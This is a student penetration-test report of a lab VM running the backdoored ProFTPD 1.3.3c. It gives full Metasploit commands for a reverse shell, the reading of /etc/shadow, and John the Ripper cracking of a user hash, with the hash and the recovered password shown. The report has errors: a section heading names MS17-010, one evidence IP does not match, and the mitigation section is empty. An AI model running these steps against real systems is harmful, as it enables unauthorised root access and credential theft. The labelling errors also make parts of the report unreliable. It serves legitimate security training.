

Project 1: Technical and Non-Technical VAPT Report (Ubuntu)

Student Name : Rahul Malatesh Sannapujar

Date: 08-06-2025

Table of Content

Section	Page No.
1. Overview	2
2. Testing Methodology	2
3. Step-by-Step Penetration Test	3
3.1 Environment Setup	4
3.2 Network Scanning & Enumeration	5
3.3 Vulnerability Scanning	7
3.4 Exploitation of MS17-010	8
3.5 Post Exploitation Activities	12
4. Vulnerability Summary	15
5. Risk Rating	15
6. Technical Evidence	15
7. Step-by-Step Mitigation Guidance	16
8. Attack Timeline & Effort	17
9. Future Hardening Recommendations	17
10. Conclusion	18

1. Overview

The purpose of the penetration test was to assess the Ubuntu virtual machine's security posture within a VMware setup. The main objectives of the evaluation included discovering active devices, analyzing network services, and identifying potential security threats. The goal was to uncover vulnerabilities that could be exploited by an attacker and to provide recommendations for improving system security. A systematic approach was followed to ensure a thorough assessment while minimizing any disruption to operations. The findings of this assessment will support strengthening the organization's security posture and mitigating possible risks.

2. Testing Methodology


The penetration test used a methodical methodology that comprised:

1. **Reconnaissance:** Locating active network devices and compiling pertinent network data.
2. **Scanning & Enumeration:** locating possible attack surfaces, executing services, and mapping open ports.
3. **Vulnerability Assessment:** Analyzing security flaws, obsolete parts, and system configurations.
4. **Exploitation (Controlled Environment):** Verifying security risks by simulating attack scenarios.


3. Step-by-Step Penetration Test

Step 1: Start both machines kali & ubuntu

Ubuntu



Kali



3.1 Environment Setup

Step 2:

Check kali's IP and interface

Command: ifconfig

```
(kalirms@Kalirms)-[~]
$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; ifconfig

Thursday 05 June 2025 11:47:08 PM IST
Student Name : Rahul Malatesh Sannapujar

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.196.128 netmask 255.255.255.0 broadcast 192.168.196.255
    inet6 fe80::20c:29ff:fe46:5390 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:46:53:90 txqueuelen 1000 (Ethernet)
    RX packets 188 bytes 12608 (12.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 47 bytes 5064 (4.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Step 3:

Sudo arp-scan -l

```
(kalirms@Kalirms)-[~/ubu]
$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; sudo arp-scan -l

Monday 02 June 2025 10:13:50 PM IST
Student Name : Rahul Malatesh Sannapujar

[sudo] password for kalirms:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:46:53:90, IPv4: 192.168.196.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.196.1 00:50:56:c0:00:08 VMware, Inc.
192.168.196.2 00:50:56:e0:84:a5 VMware, Inc.
192.168.196.135 00:0c:29:83:97:ea VMware, Inc.
192.168.196.254 00:50:56:ff:6a:38 VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.023 seconds (126.54 hosts/sec). 4 responded
```

Identify victim ip by scan all

Here 192.168.196.135 is our victim

3.2 Network Scanning & Enumeration

Nmap -Pn -vv -O -oN os-report.txt 192.168.196.135

```
(kalirms@kalirms)-[~/ubu]
$ date 86 echo "Student Name : Rahul Malatesh Sannapujar" 86 echo " " ; sudo nmap -Pn -vv -O -oN osl-report.txt 192.168.196.135
Monday 02 June 2025 10:14:39 PM IST
Student Name : Rahul Malatesh Sannapujar

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 22:14 IST
Initiating ARP Ping Scan at 22:14
Scanning 192.168.196.135 [1 port]
Completed ARP Ping Scan at 22:14, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:14
Completed Parallel DNS resolution of 1 host. at 22:14, 0.03s elapsed
Initiating SYN Stealth Scan at 22:14
Scanning 192.168.196.135 [1000 ports]
Discovered open port 80/tcp on 192.168.196.135
Discovered open port 22/tcp on 192.168.196.135
Discovered open port 21/tcp on 192.168.196.135
Completed SYN Stealth Scan at 22:14, 0.10s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.196.135
Nmap scan report for 192.168.196.135
Host is up, received arp-response (0.00086s latency).
Scanned at 2025-06-02 22:14:39 IST for 2s
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE REASON
21/tcp    open  ftp      syn-ack ttl 64
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 00:0C:29:83:97:EA (VMware)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, openWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=6/2%OT=21%CT=1%CU=31432%PV=Y%DS=1%DC=D%G=Y%M=000C29%TM
OS:=683DD4F9%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=106%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%
OS:A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Uptime guess: 33.961 days (since Tue Apr 29 23:11:32 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.71 seconds
Raw packets sent: 1023 (45.806KB) | Rcvd: 1015 (41.290KB)
```

Step 4:

`nmap -Pn -vv -p- -vv -p21,22,80 -sV -oN Sv-report.txt 192.168.196.135`

```
(kalirms@Kalirms)-[~/ubu]
$ date 66 echo "Student Name : Rahul Malatesh Sannapujar" 66 echo " " ; sudo nmap -Pn -vv -p21,22,80 -sV -oN svl-report.txt 192.168.196.135
Monday 02 June 2025 10:15:03 PM IST
Student Name : Rahul Malatesh Sannapujar

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 22:15 IST
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 22:15
Scanning 192.168.196.135 [1 port]
Completed ARP Ping Scan at 22:15, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:15
Completed Parallel DNS resolution of 1 host. at 22:15, 0.01s elapsed
Initiating SYN Stealth Scan at 22:15
Scanning 192.168.196.135 [3 ports]
Discovered open port 21/tcp on 192.168.196.135
Discovered open port 22/tcp on 192.168.196.135
Discovered open port 80/tcp on 192.168.196.135
Completed SYN Stealth Scan at 22:15, 0.02s elapsed (3 total ports)
Initiating Service scan at 22:15
Scanning 3 services on 192.168.196.135
Completed Service scan at 22:15, 6.03s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.196.135.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 22:15
Completed NSE at 22:15, 0.02s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 22:15
Completed NSE at 22:15, 0.01s elapsed
Nmap scan report for 192.168.196.135
Host is up, received arp-response (0.00087s latency).
Scanned at 2025-06-02 22:15:03 IST for 7s

PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64  ProFTPD 1.3.3c
22/tcp    open  ssh      syn-ack ttl 64  openssh 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack ttl 64  Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:83:97:EA (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.55 seconds
Raw packets sent: 4 (160B) | Rcvd: 4 (160B)
```

3.3 Vulnerability Scanning

Step 5:

`nmap -Pn -vv -p- -vv -p21,22,80 -sV -oN Sv-report.txt 192.168.196.135`

```
(kalirms@kalirms)~[~/ubu]
$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; sudo nmap -Pn -vv -p21 -sV --script vuln -oN sv1-report.txt 192.168.196.135
Monday 02 June 2025 10:16:13 PM IST
Student Name : Rahul Malatesh Sannapujar

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 22:16 IST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 22:16
Completed NSE at 22:16, 10.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 22:16
Completed NSE at 22:16, 0.00s elapsed
Initiating ARP Ping Scan at 22:16
Scanning 192.168.196.135 [1 port]
Completed ARP Ping Scan at 22:16, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:16
Completed Parallel DNS resolution of 1 host. at 22:16, 0.01s elapsed
Initiating SYN Stealth Scan at 22:16
Scanning 192.168.196.135 [1 port]
Discovered open port 21/tcp on 192.168.196.135
Completed SYN Stealth Scan at 22:16, 0.02s elapsed (1 total ports)
Initiating Service scan at 22:16
Scanning 1 service on 192.168.196.135
Completed Service scan at 22:16, 0.02s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.196.135.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 22:16
Completed NSE at 22:16, 7.60s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 22:16
Completed NSE at 22:16, 0.01s elapsed
Nmap scan report for 192.168.196.135
Host is up, received arp response (0.0010s latency)
Scanned at 2025-06-02 22:16:24 IST for 8s

PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64    ProFTPD 1.3.3c
|_ ftp-proftpd-backdoor:
|   This installation has been backdoored.
|   Command: id
|_ Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
vulners:
cpe:/a:proftpd:proftpd:1.3.3c:
|_ SAINT:FD1752E124A72FD3A26EEB9B315E8382 10.0 https://vulners.com/saint/SAINT:FD1752E124A72FD3A26EEB9B315E8382 *EXPLOIT*
|_ SAINT:ECC52DD75C7865AF72D358DC03E39270 10.0 https://vulners.com/saint/SAINT:ECC52DD75C7865AF72D358DC03E39270 *EXPLOIT*
|_ SAINT:C38482A29286C4F6E5C4BD19DFFEC245 10.0 https://vulners.com/saint/SAINT:C38482A29286C4F6E5C4BD19DFFEC245 *EXPLOIT*
|_ SAINT:950EB68D408A40399926A4CCAD3CC62E 10.0 https://vulners.com/saint/SAINT:950EB68D408A40399926A4CCAD3CC62E *EXPLOIT*
|_ SAINT:63FB77B9136D48259E4F0D4CDA35E957 10.0 https://vulners.com/saint/SAINT:63FB77B9136D48259E4F0D4CDA35E957 *EXPLOIT*
```


Step 6 :

Search For Specific Vulnerability

```
(kalirns@kalirns)~[~ubu]
$ date 00 echo "Student Name : Rahul Malatesh Sannapujar" 00 echo " " ; searchsploit ProFTPD 1.3.3c
Monday 02 June 2025 10:16:47 PM IST
Student Name : Rahul Malatesh Sannapujar

Exploit Title | Path
ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution | linux/remote/15662.txt
ProFTPD-1.3.3c - Backdoor Command Execution (Metasploit) | linux/remote/16921.rb
Shellcodes: No Results

(kalirns@kalirns)~[~ubu]
$ date 00 echo "Student Name : Rahul Malatesh Sannapujar" 00 echo " " ; sudo nmap -Pn -vv -p21 -sV --script ftp-proftpd-backdoor.nse -oN ftp1-report.txtt 192.168.196.135
Monday 02 June 2025 10:18:10 PM IST
Student Name : Rahul Malatesh Sannapujar

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 22:18 IST
NSE: Loaded 48 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 22:18
Completed NSE at 22:18, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 22:18
Completed NSE at 22:18, 0.00s elapsed
Initiating ARP Ping Scan at 22:18
Scanning 192.168.196.135 [1 port]
Completed ARP Ping Scan at 22:18, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:18
Completed Parallel DNS resolution of 1 host. at 22:18, 0.01s elapsed
Initiating SYN Stealth Scan at 22:18
Scanning 192.168.196.135 [1 port]
Discovered open port 21/tcp on 192.168.196.135
Completed SYN Stealth Scan at 22:18, 0.03s elapsed (1 total ports)
Initiating Service scan at 22:18
Scanning 1 service on 192.168.196.135
Completed Service scan at 22:18, 0.02s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.196.135.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 22:18
Completed NSE at 22:18, 5.24s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 22:18
Completed NSE at 22:18, 0.00s elapsed
Nmap scan report for 192.168.196.135
Host is up, received arp-response (0.00068s latency).
Scanned at 2025-06-02 22:18:10 IST for 6s

PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64      ProFTPD 1.3.3c
ftp-proftpd-backdoor:
  This installation has been backdoored.
  Command: id
  Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
  MAC Address: 00:0C:29:83:97:EA (VMware)
  Service Info: OS: Unix

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 22:18
Completed NSE at 22:18, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 22:18
Completed NSE at 22:18, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
msf6 > search proFTPD 1.3.3c

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02      excellent No      ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor
```

3.4 Exploitation of MS17-010

Step 7: Exploit – ProFTPD 1.3.3c Backdoor

Using metasploit

Proof of Concept (PoC) – Exploit – ProFTPD 1.3.3c Backdoor

3.1.1 Vulnerability:

The FTP server **ProFTPD version 1.3.3c** is known to have a **backdoor vulnerability**, introduced in November 2010 after the distribution server was compromised. This backdoor allows **unauthenticated attackers to execute arbitrary commands** on the target machine using a specially crafted HELP command, ultimately leading to **remote root shell access**.

3.1.2 Objective:

To demonstrate the exploitation of a vulnerable Linux server running ProFTPD 1.3.3c, validating the risk posed by using outdated or compromised open-source services in a production environment.

3.1.3 Requirements:

- **Attacker Machine:** Kali Linux
 - **Target Machine:** Linux (running vulnerable ProFTPD 1.3.3c)
 - **Tool:** Metasploit Framework
-

Steps:

1. Start Metasploit Framework

Msfconsole

```
(kalirms@kalirms)-[~/ubu]
$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; sudo msfconsole -q
Monday 02 June 2025 10:19:21 PM IST
Student Name : Rahul Malatesh Sannapujar
port-win7.txt service-win7.txt vuln-win7.txt

msf6 >
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show targets

Exploit targets:
=====
  Id  Name
  --  --
  0    Automatic
```

Use the Exploit Module Use the payload use use

exploit/unix/ftp/proftpd_133c_backdoor

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/adduser	.	normal	No	Add user with useradd
1	payload/cmd/unix/bind_perl	.	normal	No	Unix Command Shell, Bind TCP (via Perl)
2	payload/cmd/unix/bind_perl_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
3	payload/cmd/unix/generic	.	normal	No	Unix Command, Generic Command Execution
4	payload/cmd/unix/reverse	.	normal	No	Unix Command Shell, Double Reverse TCP (telnet)
5	payload/cmd/unix/reverse_bash_telnet_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
6	payload/cmd/unix/reverse_perl	.	normal	No	Unix Command Shell, Reverse TCP (via Perl)
7	payload/cmd/unix/reverse_perl_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
8	payload/cmd/unix/reverse_ssl_double_telnet	.	normal	No	Unix Command Shell, Double Reverse TCP SSL (telnet)

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Payload options (cmd/unix/reverse):
```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Exploit target:
```

Id	Name
0	Automatic

1. Configure Exploit Parameters set RHOST 192.168.196.135 # TARGET IP

set RPORT 21 #TARGET PORT set LHOST 192.168.196.128 #

SERVER(Kali) IP set LPORT 4444

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.196.135
RHOSTS => 192.168.196.135
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.196.128
LHOST => 192.168.196.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
```

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.196.135	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
LHOST	192.168.196.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

3.5 Post Exploitation Activities

2. Execute the Exploit

exploit

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.196.128:4444
[*] 192.168.196.135:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo n9yopgR9GKc2zQg3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "n9yopgR9GKc2zQg3\r\n"
[*] Matching...
[*] A is input
[*] Command shell session 1 opened (192.168.196.128:4444 → 192.168.196.135:52008) at 2025-06-02 22:25:41 +0530

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
bin dev initrd.img lib64 mnt root snap tmp vmlinuz
boot etc initrd.img.old lost+found opt run srv usr vmlinuz.old
cdrom home lib media proc sbin sys var
root@vtcsec:/# cd /home
cd /home
root@vtcsec:/home# ls
ls
marlinspike
root@vtcsec:/home# cd marlinspike
cd marlinspike
root@vtcsec:/home/marlinspike# ls
ls
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz.bak
backdoored_proftpd-1.3.3c
Desktop
Documents
Downloads
examples.desktop
latest.tar.gz
Music
Pictures
proftpd-1.3.3c
proftpd-1.3.3c.tar.bz2
proftpd-1.3.3c.tar.bz2.bak
Public
Templates
Videos
wordpress
root@vtcsec:/home/marlinspike# cd /
cd /
root@vtcsec:/# cd /etc
cd /etc
root@vtcsec:/etc# ls
```

Gain access of ubuntu Folders and files that consist shadow(Password Hash)file

```

root@vtcsec:/etc# cat shadow
cat shadow
root::!17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
nckmiv:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$x82W0/j0kbn4t1RUIlRckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKb14/:17484:0:99999:7:::
mysqld:*:17484:0:99999:7:::
sshd:*:17484:0:99999:7:::
root@vtcsec:/etc#

```

Display Hash value

```

(kalirms_Kalirms)-[~/ubu]
$ date 86 echo "Student Name : Rahul Malatesh Sannapujar" 86 echo " " ; cat ubu-hash
Monday 02 June 2025 11:44:30 PM IST
Student Name : Rahul Malatesh Sannapujar

marlinspike:$6$wQb5nV3T$x82W0/j0kbn4t1RUIlRckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKb14/:17484:0:99999:7:::

```

Decrypt Hash Using John ripper Password Cracker

```

(kalirms_Kalirms)-[~/ubu]
$ date 86 echo "Student Name : Rahul Malatesh Sannapujar" 86 echo " " ; john --show ubu-hash
Monday 02 June 2025 11:52:12 PM IST
Student Name : Rahul Malatesh Sannapujar

marlinspike:marlinspike:17484:0:99999:7:::

1 password hash cracked, 0 left

(kalirms_Kalirms)-[~/ubu]
$ date 86 echo "Student Name : Rahul Malatesh Sannapujar" 86 echo " " ; john --wordlist=/usr/share/wordlists/rockyou.txt ubu-hash
Monday 02 June 2025 11:54:07 PM IST
Student Name : Rahul Malatesh Sannapujar

Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)

```

Password is marlinspike



Ubuntu password cracked successfully.....

4. Vulnerability Summary

- **Name:** proFTPD 1.3.3c - Backdoor Command Execution
 - **CVE ID:** CVE-2010-4221 (Official backdoor), related variants exploited in wild
 - **Type:** Remote Command Execution (RCE)
 - **Affected Software:** proFTPD 1.3.3c (source tarball modified with a backdoor in Nov 2010)
 - **Attack Vector:** Network-based unauthenticated access over FTP
-

5. Risk Rating

Parameter	Value
CVSS v2 Score	9.3 (Critical)
Access Vector	Network
Access Complexity	Low
Authentication	None
Confidentiality	Complete
Integrity	Complete
Availability	Complete

6. Technical Evidence

- **Tool Used:** nmap, ftp, Metasploit, netcat
- **Service Detected:**


```
nmap -sV -p 21 196.186.138.135
```



```
21/tcp open  ftp    ProFTPD 1.3.3c
```
- **Exploit Attempt:**
 - Exploitable if compiled from the compromised tarball (malicious version of 1.3.3c).

- Metasploit Module:

7. Step-by-Step Mitigation Guidance

